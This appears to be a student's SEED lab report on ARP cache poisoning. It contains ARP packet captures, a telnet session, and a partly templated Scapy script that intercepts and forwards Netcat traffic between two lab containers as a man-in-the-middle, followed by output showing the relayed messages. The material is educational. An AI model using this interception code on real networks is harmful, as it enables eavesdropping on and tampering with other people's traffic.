13	2025-01-30 13:5...	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
14	2025-01-30 13:5...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
27	2025-01-30 13:5...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
28	2025-01-30 13:5...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05



Offset	Hex	ASCII
0000	ff ff ff ff ff ff 02 42B.....
0010	08 00 06 04 00 01 02 42B.....
0020	00 00 00 00 00 00 0a 09

```


root@d0eb6f6d52d5:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fed08b1040fe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Thu Jan 30 19:18:08 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/2

```



Task 3: MITM Attack on Netcat using ARP Cache Poisoning

1. Source Code



```

10  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
11      # Create a new packet based on the captured one.
12      # 1) We need to delete the checksum in the IP & TCP headers,
13      # because our modification will make them invalid.
14      # Scapy will recalculate them if these fields are missing.
15      # 2) We also delete the original TCP payload.
16      newpkt = IP(bytes(pkt[IP]))
17      del(newpkt.chksum)
18      del(newpkt[TCP].payload)
19      del(newpkt[TCP].chksum)
20
21      #####
22      # Construct the new payload based on the old payload.
23      # Students need to implement this part.
24      if pkt[TCP].payload:
25          data = pkt[TCP].payload.load # The original payload data
26          newdata = data # No change is made in this sample code
27          send(newpkt / newdata)
28      else:
29          send(newpkt)
30      #####
31
32  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
33      # Create new packet based on the captured one
34      # Do not make any change
35      newpkt = IP(bytes(pkt[IP]))
36      del(newpkt.chksum)
37      del(newpkt[TCP].chksum)
38      send(newpkt)
39
40 # Sniff packets and apply the spoofing logic
41 pkt = sniff(filter="tcp", prn=spoof_pkt)

```

2. Ran the attack to capture messages sent through Netcat.

```

root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py  mitm_attack_netcat.py
root@b0ce034e8413:/volumes# chmod +x mitm_attack_netcat.py
root@b0ce034e8413:/volumes# python3 mitm_attack_netcat.py

```

3. Verified that the attacker could read and control Netcat communication.

```
seed@vm: ~/../volumes  
root@fed08b1040fe:/# nc -lp 9090  
hello  
whats good  
It's working!!!!!!!!!!  
█  
  
seed@fed08b1040fe:~$ nc 10.9.0.6 9090  
hello  
whats good  
It's working!!!!!!!!!!
```